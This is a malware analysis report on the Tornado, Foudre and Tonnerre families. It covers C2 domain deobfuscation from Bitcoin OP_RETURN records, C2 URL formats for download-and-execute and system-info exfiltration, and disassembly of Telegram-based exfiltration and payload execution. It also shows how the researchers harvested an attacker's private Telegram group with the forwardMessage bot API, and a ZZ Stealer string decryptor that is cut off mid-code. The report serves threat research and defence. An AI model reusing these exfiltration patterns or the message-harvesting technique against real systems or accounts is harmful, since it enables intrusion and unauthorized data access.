Tornado will connect to https://blockchain.info/rawaddr/1HLoD9E4SDFFPDiYfNYnkBLQ85Y51J3Zb1 and download and read blockchain data. It searches for all the “scriptpubkey” values and then tries to deobfuscate the hex string under OP_RETURN OP_PUSHBYTES values. If the output is a non-alphabet output, then it moves to the next “scriptpubkey” value. When it gets to deobfuscate this record:

“vout”:[{“scriptpubkey”:”6a126f6266636570786f6478667579652e687875

scriptpubkey_asm”:”OP_RETURN OP_PUSHBYTES_18 **6f6266636570786f6478667579652e687875**

scriptpubkey_type”:”op_return

Value”:0}

The bold hex string is “obfcepxodxfuye.hxu” which then deobfuscates to the final domain name: dnsbroadcaster.lat. This indeed resolved in the past to a C2 server.

Another obfuscated domain is svyeahjfu.pbhjby, which was received from the record:

“vout”:[{“scriptpubkey”:”6a107376796561686a66752e7062686a6279″,

“scriptpubkey_asm”:”OP_RETURN OP_PUSHBYTES_16 7376796561686a66752e7062686a6279″,”scriptpubkey_type”:”op_return”,”value”:0}

It is deobfuscated to the final domain name *querylist.online* using this deobfuscation algorithm.

```python
alphabet = 'cdoymnljkghibpqsefuvztwarynbcrsklmijhfgdopzqwtuxae'.encode("utf-16le") + b"v"
def deobfuscate_domain(obf):
    deobf = ""
    for i in range (0,len(obf)):
        try:
            index = int(hex(ord(obf[i])).replace("0x",""))*2-60
        except:
            index = int(hex(ord(obf[i])).replace("0x",""),16)*2-60
        index = index%len(alphabet)
        if index<len(alphabet) and int(ord(obf[i]))>=0x61 and int(ord(obf[i]))<=0x7a:
            if expected[i] == chr(alphabet[index]):
                deobf+=chr(alphabet[index])
            else:
                if chr(alphabet[index-12])=='\x00':
                    index+=29

                if expected[i] == chr(alphabet[index-12]):
                    deobf+=chr(alphabet[index-12])
        else:
            if expected[i] == obf[i]:
                deobf+=obf[i]
    return deobf

tests = {
    "svyeahjfu.pbhjby": "querylist.online",
    "obfcepxodxfuye.hxu": "dnsbroadcaster.lat",
}

for obf, expected in tests.items():
    dec = deobfuscate_domain(obf)
    print(obf, "=>", dec)
    assert dec == expected
```

Indeed both obfuscated domains were deobfuscated as expected:

```
svyeahjfu.pbhjby => querylist.online
obfcepxodxfuye.hxu => dnsbroadcaster.lat
```

The domain name *querylist.online* was previously registered in January 2025. It was not generated with a DGA and didn’t expire after a week like the other domain names. This allows the threat actor to download files from the C2 server to their machines in Iran using a fixed domain name. First, it was resolved to the C2 server 45.80.149.100.

On December 31, the threat actor revived this domain name and changed the resolution to C2 45.80.148.195. This indicates that Tornado started sooner than we originally thought—between December 2024 and January 2025. The .195 server was abandoned finally at the beginning of 2026 and *querylist.online* is no longer responsive.

If the settings “BlockMethodActived0” was not set, the file mand.tpm (probably stands for **MAN**ual **D**omain) is read. This file probably contains the DGA domain name. It is extracted from the “Constant” field. In addition, the field

“forceKeyCheck” is checked and, if it appears, it will download the signature file to verify that the domain is a verified C2 server.

Examples of HTTP requests to the C2 server:

- http://whppczunsijn.site/?a=k&d=25350&v=051&c=XC64ZB&i=03845cb8%2D7441%2D4a2f%2D8c0f%2Dc90408af5778&t=2025%2D12%2D16%2D%2D14%2D41%2
- http://hkdhhwsafvnef.site/?a=k&d=25350&v=051&c=XC64ZB&i=03845cb8%2D7441%2D4a2f%2D8c0f%2Dc90408af5778&t=2025%2D12%2D16%2D%2D14%2D40%2

Tornado Communication with the C2 Server

Once the C2 domain server is generated using one of the DGA methods above, it starts to communicate with it. Tornado supports four C2 servers’ actions signaled by the “a” parameter value:


1. Tornado’s HTTP request to download and execute structure:
    - http://hkdhhwsafvnef.hbmc.net/?**a=d1**&c=<computer name>&i=<Machine GUID>&t=<timestamp>
        - a = action, d1 – download and execute Tonnerre
        - c = Victim’s computer name
        - i = victim’s machine GUID
        - t = timestamp
    - If the correct machine GUID is provided, then the C2 server redirects to a file https://szzqwggurg.hbmc.net/download/tsetup5.dat, which did not exist at the time of our analysis.
2. Tornado’s HTTP request to download and execute (signature file download) structure:
    - http://hkdhhwsafvnef.hbmc.net/?**a=d2**&c=<computer name>&i=<Machine GUID>&t=<timestamp>
        - a = action, d2 – download Tonnerre signature file
        - c = Victim’s computer name
        - i = victim’s machine GUID
        - t = timestamp
3. Tornado’s HTTP request to verify that the domain is a verified C2 server structure:
    - http://hkdhhwsafvnef.hbmc.net/?**a=k**&c=<computer name>&i=<Machine GUID>&t=<timestamp>
        - a = action, k – key
        - c = Victim’s computer name
        - i = victim’s machine GUID
        - t = timestamp
        - results in a redirect to download the signature file. For example: http://szzqwggurg.hbmc.net2632.sig
4. Tornado’s HTTP request for system info collection exfiltration structure:
    - http://hkdhhwsafvnef.hbmc.net/?**a=s**&c=<computer name>&i=<Machine GUID>&t=<timestamp>
        - a = action, s – sysinfo
        - c = Victim’s computer name
        - i = victim’s machine GUID
        - t = timestamp
        - results in a redirect

Telegram-Based Command & Control


If the settings TelegramSendMethodActived0 are set, Tornado will use the Telegram bot API for sysinfo exfiltration, using the *sendDocument* function:

```
loc_503323:
mov     eax, [ebp+var_4]
call    delete_file
mov     eax, [ebp+var_8]
call    delete_file
mov     eax, off_516784
mov     eax, [eax]
call    sub_504B50
mov     eax, off_516604
xor     edx, edx
mov     [eax], edx
push    0               ; pvReserved
call    CoInitialize
lea     eax, [ebp+var_48]
call    sysinfo_collect_telegram
mov     eax, ds:dword_51D998
push    eax
push    offset aChatId  ; "chat_id"
mov     eax, ds:Telegram_bot_chat_id
push    eax
mov     eax, off_516420
mov     eax, [eax]
push    eax             ; int
push    1               ; int
push    78h             ; int
lea     eax, [ebp+var_10]
push    eax             ; int
push    offset aBot     ; "bot"
push    ds:Telegram_bot_api_key ; int
push    offset aSenddocument ; "/sendDocument"
lea     eax, [ebp+var_4C]
mov     edx, 3
call    maybe_add_to_log
mov     edx, [ebp+var_4C]
mov     ecx, offset aDocument ; "document"
mov     eax, offset aApiTelegramOrg ; "api.telegram.org"
call    HttpSendRequestW_0
mov     edx, [ebp+var_10]
mov     eax, offset aOkTrue ; "\"ok\":true"
call    strstr
test    eax, eax
jle     short loc_5033E7
```

Commands are received using the *getupdates* bot API functionality:



The URL of the C2 server second phase malware file is extracted from the “text” field. It verifies that the chat ID is the threat actor’s Telegram group and that the machine GUID value sent is the machine GUID of the machine Tornado is running on.



If so, it will download and execute the second phase malware from the URL received.

```
push    offset aReceivedPathFr ; "received path from telegram downloaded["
push    [ebp+var_C]
push    offset dword_503650
lea     eax, [ebp+var_34]
mov     edx, 3
call    add_to_log
mov     edx, [ebp+var_34]
mov     eax, exec_num_or_fail_success_sent_ptr
mov     eax, [eax]
call    maybe_print_or_log
push    5
push    offset dword_50358C
push    [ebp+var_8]
push    offset aSpIns_0 ; "\" -sp/ins"
lea     eax, [ebp+var_44]
call    machineGuid
mov     eax, [ebp+var_44]
lea     edx, [ebp+var_40]
call    crc32_func_w1
push    [ebp+var_40]
push    offset aP_0     ; " -p"
mov     eax, upgrade_password_ptr
push    dword ptr [eax] ; uCmdShow
lea     eax, [ebp+var_3C]
mov     edx, 6
call    add_to_log
mov     edx, [ebp+var_3C]
lea     eax, [ebp+var_38]
mov     ecx, 0
call    sub_407240
mov     eax, [ebp+var_38]
call    mov_eax_0
push    eax             ; lpCmdLine
call    WinExec
cmp     eax, 1Fh
jbe     short loc_503312
```

Tornado Installer

The second executable file in the SFX under the temp folder is *reg7989.dll*. This file uses mutex named TornadoInstaller. The name is indicative, as this file serves as an installer by calling the export function FC.


```
push    ecx
push    ebx
xor     eax, eax
push    ebp
push    offset loc_4A2820
push    dword ptr fs:[eax]
mov     fs:[eax], esp
push    offset aTornadoinstall ; "TornadoInstaller"
push    0FFFFFFFFh      ; int
push    0               ; lpMutexAttributes
call    sub_40AF7C
mov     ebx, eax
call    GetLastError_0
cmp     eax, 0B7h
jnz     short loc_4A2618
```

It checks if the Avast is not installed, creates a scheduled task for persistence, and executes the Tornado main dll.


Tornado: Analysis of Telegram Group Content

New Telegram Users & Channels

On December 19, 2025, just one day after the publication of our first research article, the threat actor removed the Telegram user we had identified—@ehsan8999100—from the Telegram group *sarafraz*, which was used for command and control of their victims. A new user—@Ehsan66442—had been added in its place.




However, this user, like the original user, is just a member that lacked administrator permissions.




As before, the bot member of the Telegram group still doesn't have permissions to read the group's chat messages.


On December 21, the original user @ehsan8999100 was added to a new Telegram channel named *Test* that had three subscribers.



The included link t.me/ehsan8999100 leads to a channel with empty messages.



The channel indeed includes the creator and three subscribers as seen below:



The channel was also configured to disallow channel member listing:


Capturing Telegram Group Messages & Exfiltrated Files

On December 23, we were approached by an individual identified as “Monitoring-Circuit.” They defined themselves as a security researcher and provided us with a public tool that had the ability to extract previous and future messages from the threat actor’s Telegram group that we shared in our original research. They also provided files and messages he captured using this tool.


On December 24-25, we analyzed the tool and found out that a simple and single Telegram bot API was required. We then developed our own tool that iterates this bot API, which resulted in our ability to capture all the group's historic messages and files and three completely new files exfiltrated in real time. Later, we found out that this technique has been documented since 2019—see here and here for examples.

The Technique

We were surprised to see this technique work in action, even though it's a known technique. First, let's recap the threat actor group's settings. The group is private, and the bot is not an administrator and does not have access to messages:



We can see that indeed the group is empty of messages:



The Telegram bot API provides an interesting function called forwardMessage. The documentation from the official site can be found here.

forwardMessage


Use this method to forward messages of any kind. Service messages and messages with protected content can't be forwarded. On success, the sent Message is returned.

Parameter	Type	Required	Description
chat_id	Integer or String	Yes	Unique identifier for the target chat or username of the target channel (in the format `@channelusername`)
message_thread_id	Integer	Optional	Unique identifier for the target message thread (topic) of the forum; for forum supergroups only
direct_messages_topic_id	Integer	Optional	Identifier of the direct messages topic to which the message will be forwarded; required if the message is forwarded to a direct messages chat
from_chat_id	Integer or String	Yes	Unique identifier for the chat where the original message was sent (or channel username in the format `@channelusername`)
video_start_timestamp	Integer	Optional	New start timestamp for the forwarded video in the message
disable_notification	Boolean	Optional	Sends the message silently. Users will receive a notification with no sound.
protect_content	Boolean	Optional	Protects the contents of the forwarded message from forwarding and saving
suggested_post_parameters	SuggestedPostParameters	Optional	A JSON-serialized object containing the parameters of the suggested post to send; for direct messages chats only
message_id	Integer	Yes	Message identifier in the chat specified in *from_chat_id*

Three parameters are required:


- From_chat_id: The threat actor chat group_id
- Chat_id – research_chat_id: Our own chat group_id where the bot added us
- Message_id: The individual IDs of each message within the group; we knew this parameter was an integer and decided to begin with the number 1 and move onwards.

The default settings of Telegram allow forwarding. In order to disable this technique on legitimate private Telegram accounts, users should enable Content Protection by selecting ”Restrict saving content” as seen below.




What was even more important is that on default settings, the bot could forward past messages. As noted earlier, we knew the message_id parameter was an integer, so we iterated on the message_id beginning with 1 and moving onwards. We were able to get 118 files and 14 shared links.

The first messages from the threat actor were from February 16, 2025, which is exactly four days after the first known Foudre v50 C2 domain name (ejjnhkucbw.ix.tc) was registered and then resolved to IP 45.80.149.100. This C2 was also used as an SSL certificate valid from February 5, 2025. The first few messages seem like a test, so we believe this is the first message sent.




The first Foudre victim's exfiltrated file was sent on February 20, 2025, and became active daily for a week between March 17 and March 24, 2025. The Foudre file names use the format: *tg<yymmddhhmm>.tmp*



After that, there were no exfiltrated files for four months. Tonnerre files were exfiltrated from August 1, 2025, to September 5, 2025, which is exactly a day after the first known Tonnerre v50 C2 domain name (xjhdvkoszwdpt.privatedns.org) was registered and resolved to IP 45.80.148.124. This C2 was also used as an SSL certificate valid from July 31, 2025.

This means that there were probably no other C2 servers that were active and missed in our original research report between April and August 2025. Periods of inactivity are not common for this threat actor, but this particular time of dormancy may be explained by the escalation in tensions between Iran and Israel that began in the middle of April 2025 and ended in the 12-days war in June 2025.

The Tonnerre file names use the format: *ftg<yymmddhhmm>.tmp*. The *ftg* portion probably stands for Files TeleGram.



The files were exfiltrated from two different victims. At least one of them was an attacker's test machine.

On March 24, 2025, an encoded command was sent to a victim, which probably means they downloaded the *d1.exe* from the C2 domain name *tegfxbnk.site* (this domain resolved to 45.80.149.100) and the SSL certificate was valid between February 16 and May 17, 2025.


The domain and C2 server are no longer available, so we haven't achieved access to the *d1.exe* file. Another command was sent just before the above command to download this FlashFXP setup file.

This file is still available to download:
Sha256: 631AE7074649A665D62AC6FC940D203EFF715C88B4B57EE46865286607909231

It is a Windows FTP Client software developed and signed by OpenSight Software LLC, which seems like a benign installer. It might have been used as a test before downloading the probable malware file d1.exe.

ZZ Stealer Malware: A Strike-Back Attempt

The messages stopped on September 6, 2025, for a month. Then, on October 13, 2025, one last message was forward:



At first glance, this message seemed like an exfiltrated victim file, but it was actually a malicious file that was potentially sent to infect our analysis machine. The malware installs itself by running a PowerShell script that decodes the executable using XOR with 0x44 and executes it.

The executable is ZZ Stealer malware version 3.81. The malware is a .net binary and all strings are encrypted. A screenshot of a decryption tool, which can decrypt single or multiple encrypted strings embedded in the malware, is included below. The code is attached in the Appendix.

From this point, we can't guarantee that the Prince of Persia threat actor is using ZZ Stealer and the 8==3 Storm Kitty malware as part of its arsenal, but since it tried to strike back at us, we are sharing the detailed analysis of the full attack chain.

```
import base64
import argparse
from Crypto.Cipher import AES
from Crypto.Protocol.KDF import PBKDF2
from Crypto.Hash import SHA1

def getKey(password,salt):
    key = PBKDF2(password,salt,dkLen=32,count=1000,hmac_hash_module=SHA1)
    return key

def decrypt_string(encrypted_base64: str,password: str,salt: str,iv: str) -> str:
    encrypted = base64.b64decode(encrypted_base64)
    key = getKey(password,salt)
    cipher = AES.new(key, AES.MODE_CBC, iv)
    decrypted = cipher.decrypt(encrypted)
    return decrypted.rstrip(b"\x00").decode("utf-8")

def main():
    password = b"Q3eLgimpA"
    salt = b"dftfun%^a"
    iv = b"$5fysp84AzCpnUZA"

    parser = argparse.ArgumentParser(description="decrypt Base64 encrypted input from command line or file")
    group = parser.add_mutually_exclusive_group(required=True)
    group.add_argument("--single_b64",help="Single Base64 encrypted string")
    group.add_argument("--file_of_b64",help="File containing Base64 encrypted strings")
